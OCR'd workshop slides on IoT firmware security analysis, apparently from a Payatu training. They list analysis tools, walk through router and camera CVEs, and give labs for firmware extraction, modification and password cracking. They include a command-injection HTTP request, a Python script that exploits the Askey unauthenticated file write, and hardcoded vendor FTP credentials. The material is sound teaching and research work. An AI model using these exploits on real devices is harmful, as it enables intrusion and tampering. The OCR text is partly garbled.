
- Firmwalker - https://craigsmith.net/firmwalker/







Tools for static analysis

- FACT Tool - https://github.com/fkie-cad/FACT_core








Source - https://fkie-cad.github.io/FACT_core/main.html#screenshots

Tools for static analysis

- EXPLIoT Firmware Auditor - https://expliot.io/pages/firmware-auditor (Community Version Free)



Tools for static analysis

- strings
- John the ripper (JtR) - https://www.openwall.com/john/
- Hex Editors - Hexdump , Bless - https://github.com/bwrsandman/Bless
- Binwalk - https://github.com/ReFirmLabs/binwalk/wiki/Usage
- Ghidra / IDA Pro - https://github.com/NationalSecurityAgency/ghidra, https://www.hex-rays.com/products/ida/
- Firmwalker - https://craigsmith.net/firmwalker/
- FACT Tool - https://github.com/fkie-cad/FACT_core
- EXPLIoT Firmware Auditor - https://expliot.io/pages/firmware-auditor
- Firmware mod kit - https://github.com/rampageX/firmware-mod-kit/wiki

Tools for dynamic analysis

- gdb-multiarch
- Qemu - https://www.qemu.org/
- Avatar2 - https://github.com/avatartwo/avatar2
- Firmadyne - https://github.com/firmadyne/firmadyne
- Unicorn - https://www.unicorn-engine.org/
- Qiling - https://github.com/qilingframework/qiling
- Fuzzing Tools like Radamsa, booFuzz, etc.

Examples of attacks due to vulnerabilities in the firmware

Example1


- **CVE-2017-8408**
- Vulnerability - Command injection
- Affected Software : D-Link DIR-823G devices
- Detail Report - https://www.cvedetails.com/cve/CVE-2019-15530/
- This occurs in the /bin/goahead when a HNAP API function trigger a call to the system function with untrusted input from the request body.
- A attacker can execute any command remotely when they control this input.

Example1

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/Login"
HNAP_AUTH: B7D411FD8F17465449ECD84387880A9B 1562830126
X-Requested-With: XMLHttpRequest
Content-Length: 466
Connection: close
Referer: http://192.168.0.1/Login.html
Cookie: uid=GiANGCXijb; PrivateKey=BBB7A06ACE6565A4A3AFFEEE8F0473B0

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login
xmlns="http://purenetworks.com/HNAP1/"><Action>request</Action><Username>Admin</Username><LoginPassword>
;
/                '</LoginPassword><Captcha></Captcha><PrivateLogin>LoginPassword</PrivateLogin></Login></s
oap:Body></soap:Envelope>
```

Source - https://github.com/TeamSeri0us/pocs/blob/master/iot/dlink/823G-102B05-2.pdf

Example1



Source - https://github.com/TeamSeri0us/pocs/blob/master/iot/dlink/823G-102B05-2.pdf

Example2

- **CVE-2020-8614**
- Vulnerability - Remote Code Execution (RCE)
- Affected Software : Askey AP4000W TDC_V1.01.003 devices
- Detail - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8614 , https://improsec.com/tech-blog/rce-askey
- An attacker can perform Remote Code Execution (RCE) by sending a specially crafted network packer to the bd_svr service listening on TCP port 54188.
- Insecure firmware FTP server, hardcoded credentials

Example2

Insecure firmware FTP server

```
if (iVar1 == 0) {
  nvram_set("fw_upgrade_status",&DAT_0042d490);
  SYSTEM("wget ftp://Askeyfota:d400fota@ftp.askey.com.tw/AP-4100W-TDC/\"%s\" -O /tmp/linuxfs.bin",
         auStack80);
  iVar1 = access("/tmp/linuxfs.bin",0);
```

"Status.cgi" inside /web decompilation

- "wget" to fetch a new firmware from a FTP-server
- Credentials "Askeyfota" with the password "d400fota"
- FTP-credentials had Read and Write rights to most directories on the manufactures FTP-server
- Allow an attacker to add, delete or modify firmware images
- Implant a backdoor into the firmware
- No firmware signature validation in the update mechanism.

Source - https://improsec.com/tech-blog/rce-askey


Example2

“Bd_svr” service inspection

```
12  atexit(bd_exit);
13  sock = tcp_svr_create_socket(0xd3ac);
14  tcp_svr_select_n_handle(sock,1,tcp_svr_handle_cli);
15  if (sock != 0) {
16    close(sock);
17  }
18  return 0;
19 }
20
```

	Hex	Decimal	Char
dword	D3ACh	54188	'\0'
sdword	D3ACh	54188	'\0'

“bd_svr” application decompilation
Listening on port 0xd3ac i.e. 54188



After creating the socket, the program enters the ”tcp_svr_select_n_handle” function which runs a ”while” loop waiting for client connections.

Suspected functions

Source - https://improsec.com/tech-blog/rce-askey

Example2

”cmd_n_data_send”, ”cmd_write”, ”cmd_send” and ”cmd_read” functions observation

The program had the calls to system functions like “lseek”, “write”, ”open”, “opendir” and “readdir” which were all functions to interact with the filesystem.
By sending a crafted message containing a “magic-signature” allowed any unauthenticated user to write files to the filesystem.

Function	Content
Magic signature	0x11223344
Command type	Long type (0x00000001 for writing to remote file)
Payload size	Long type of payload (remote path+nullbyte+file content) size in bytes
Separator byte	Byte type (0x00) to separate file path and file content
File content	Content of file to write to remote filesystem
Message end	Byte type - 0xa

Crafted message containing a “magic-signature” allowed any unauthenticated user to write files to the filesystem.

```
#!/usr/bin/python
import socket
import struct
import sys
import os
if len(sys.argv) < 4:
    print "./write_file.py IP remote-path-file local-path-file"
    exit(0)

f = open(sys.argv[3], 'r')
# Magic bytes
magic = struct.pack(">l", 0x11223344)
# remote file
remote_file = sys.argv[2]
# payload_size
payload_size = struct.pack('>l', os.path.getsize(sys.argv[3])+len(".."+remote_file)+1)
# cmd type
cmd_type = struct.pack("<l", 0x01)
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((sys.argv[1], 54188))
    s.send(magic+cmd_type+payload_size+".."+remote_file+"\x00"+f.read()) s.close()
    print "File "+sys.argv[2]+" written to remote filesystem"
except:
    print "Connnection failed"
```

Source - https://improsec.com/tech-blog/rce-askey

Example3

- **CVE-2020-8423**
- Vulnerability - Buffer overflow
- Affected Software : TP-Link TL-WR841N V10 (firmware version 3.16.9)
- Detail - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8423 , https://ktln2.org/2020/03/29/exploiting-mips-router/
- A buffer overflow in the httpd daemon.
- Allows an authenticated remote attacker to execute arbitrary code via a GET request to the page for the configuration of the Wi-Fi network.

Example3

```
int stringModify(char *dst,size_t size,char *src)

{
```

	Description
Signature	`int stringModify(char *dst,size_t size,char *src)`
Description	Escape the `src` buffer and put the contents in `dst` until it encounters a `NUL` byte or has consumed `size` bytes from the source buffer. The conversion consists in the escaping of `\` , `/` , `<` , `>` , `"` . A non consecutive newline is converted to ` ` .
Return value	Return the number of bytes converted from the source or `-1` if `src` or `dst` are `NUL`
Note	It's not clear what are trying to do, maybe escaping `HTML` . The `dst` buffer should be at least three times larger of `src` to be sure it will fit.

Source - https://ktln2.org/2020/03/29/exploiting-mips-router/

Example3

```
void writePageParamSet(request_t *req, char *fmt, char *value)

{
  int iVar1;
  char local_210 [512];

  if (value == (char *)0x0) {
    HTTP_DEBUG_PRINT("basicWeb/httpWebV3Common.c:178","Never Write NULL to page, %s, %d",
                     "writePageParamSet",0xb2);
  }
  iVar1 = strcmp(fmt,"\"%s\",");
  if (iVar1 == 0) {
    iVar1 = stringModify(local_210,0x200,value);
    if (iVar1 < 0) {
      printf("string modify error!");
      local_210[0] = '\0';
    }
    value = local_210;
  }
  else {
    iVar1 = strcmp(fmt,"%d,");
    if (iVar1 != 0) {
      return;
    }
    value = *(char **)value;
  }
  httpPrintf(req,fmt,value);
  return;
}
```

- Function that uses as input a buffer from the user and as destination a buffer in the stack
- It prints a value in the page and uses a buffer of 512 bytes located in the stack big as the size limit passed to stringModify()
- used to print some values passed as GET

```
int userRpm_popupSiteSurveyRpm_AP.htm(request_t *req) {
    ...
    char local_buffer [68];
    ...
```

```
writePageParamSet(req,"\"%s\",",local_buffer);
writePageParamSet(req,"%d,",local_buffer + 0x24);
writePageParamSet(req,"%d,",local_buffer + 0x28);
writePageParamSet(req,"%d,",local_buffer + 0x2c);
```

Source - https://ktln2.org/2020/03/29/exploiting-mips-router/

Example 4

- **CVE-2017-10721**
- Vulnerability : Telnet Enabled

- Affected Software : Shekar Endoscope
  – Shekar Endoscope Firmware has Telnet functionality enabled by default.
  – This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach.

- Expliotation:
  – Attacker has to connect to the camera's default SSID with default creds
  – Then he should be able to brute force telnet username password

Source - https://cve.mitre.org/cgi-bin/cvename.cgi?name=2017-10721

Labs

- Let’s get started……

Lab 1 - Firmware extraction & credentials search

- Aim - Given a firmware binary of a router, extract the firmware, identify the filesystem, architecture, find the hardcoded telnet credentials.

Steps :

1. Go to directory /home/exos/labs/lab1
2. Run command ***binwalk -e firm_lab1.bin*** , you get a directory *_firm_lab1.bin.extracted*
3. Inside the *_firm_lab1.bin.extracted* directory, go to squashfs directory,
4. Run command ***grep -irn "telnet" .***
5. You can see a script file *S80telnetd.sh*
6. Cat that file using - ***cat ./etc/init0.d/S80telnetd.sh***
7. Now you can find hardcoded credentials inside it :)

Lab 2 - Firmware Modification & Re-packing

- Aim - Given a firmware binary, extract the firmware, modify some sensitive info and re-pack the extracted firmware.

Steps :

1. Go to directory /home/exos/labs/lab2
2. Run command ***extract-firmware.sh firm_lab2.bin*** , you get a directory *fmk*
3. Inside the *fmk* directory, go to rootfs directory, do change in any file of your choice. Modify the firmware – Either add/modify a script in /usr/bin or delete root password in /etc/shadow
4. Rebuild (and extract at another location and check your modification to confirm modification was successful)
   – Cmd: ***build-firmware.sh <fmk-dir>***
   – If it gives and error and complains about the size, use the -min option in the cmd

Lab 3 - Crack the password

- Aim - Given a firmware binary, extract the firmware, identify the password related files & crack the Linux password.

Steps :

1. Go to directory /home/exos/labs/lab3
2. Run command ***binwalk -e firm_lab3.bin*** to extract the binary as in lab1
3. Inside the *_firm_lab3.bin.extracted* directory, go to squashfs directory, copy ./etc/passwd and ./etc/shadow files somewhere
4. Attempt to crack password using john
   - Cmd: $ john <shadowfile> (N.B. It will take more time)
   - Cmd for cracking using password list:$ ***john –wordlist=<pwd-list> <shadowfile>***
     <pwd-list>: Password list – password.list file provided in the lab directory

5. NOTE: Once John cracks the password, it creates an entry in ~/.john/john.pot and doesn't crack it again, so if you used password list and cracked a password and want to try the default bruteforce method, delete the john.pot file first (rm -rf ~/.john/*)

Lab 4 - Firmware Dynamic Analysis

- Aim - Given a firmware binary, extract the firmware, identify the custom / proprietary binaries. Emulate & fuzz it.

Steps :

1. Go to directory /home/exos/labs/lab4 (This is your <lab-path>)
2. Run command ***binwalk -e firm_lab4.bin*** , to extract the binary as in previous labs
3. Copy qemu-mips (provided in the lab directory) to squashfs dir of extracted firmware
   cd _firm_lab4.bin.extracted/squashfs
   sudo cp <lab-path>/qemu-mips .

4. Run the binary using qemu in chroot env
   – ***sudo chroot . ./qemu-mips <binary>***
   <binary>: A binary that you want to run and analyse. Use bin/busybox for example
   Find any interesting binary (probably something that's listening on some port) and try to fuzz it

More links :

- https://www.unicorn-engine.org/docs/beyond_qemu.html
- https://payatu.com/blog/munawwar/solving-the-problem-of-encrypted-firmware
- https://www.thezdi.com/blog/2020/2/6/mindshare-dealing-with-encrypted-router-firmware
- https://www.pentestpartners.com/security-blog/breaking-bad-firmware-encryption-case-study-on-the-netgear-nighthawk-m1/
- https://payatu.com/blog/asmita-jha/--stack-smashing--protection-in-hardware-attack (For bare metal)

Thank You

- Questions?

- Email : asmita@payatu.com
- Twitter : aj_0x00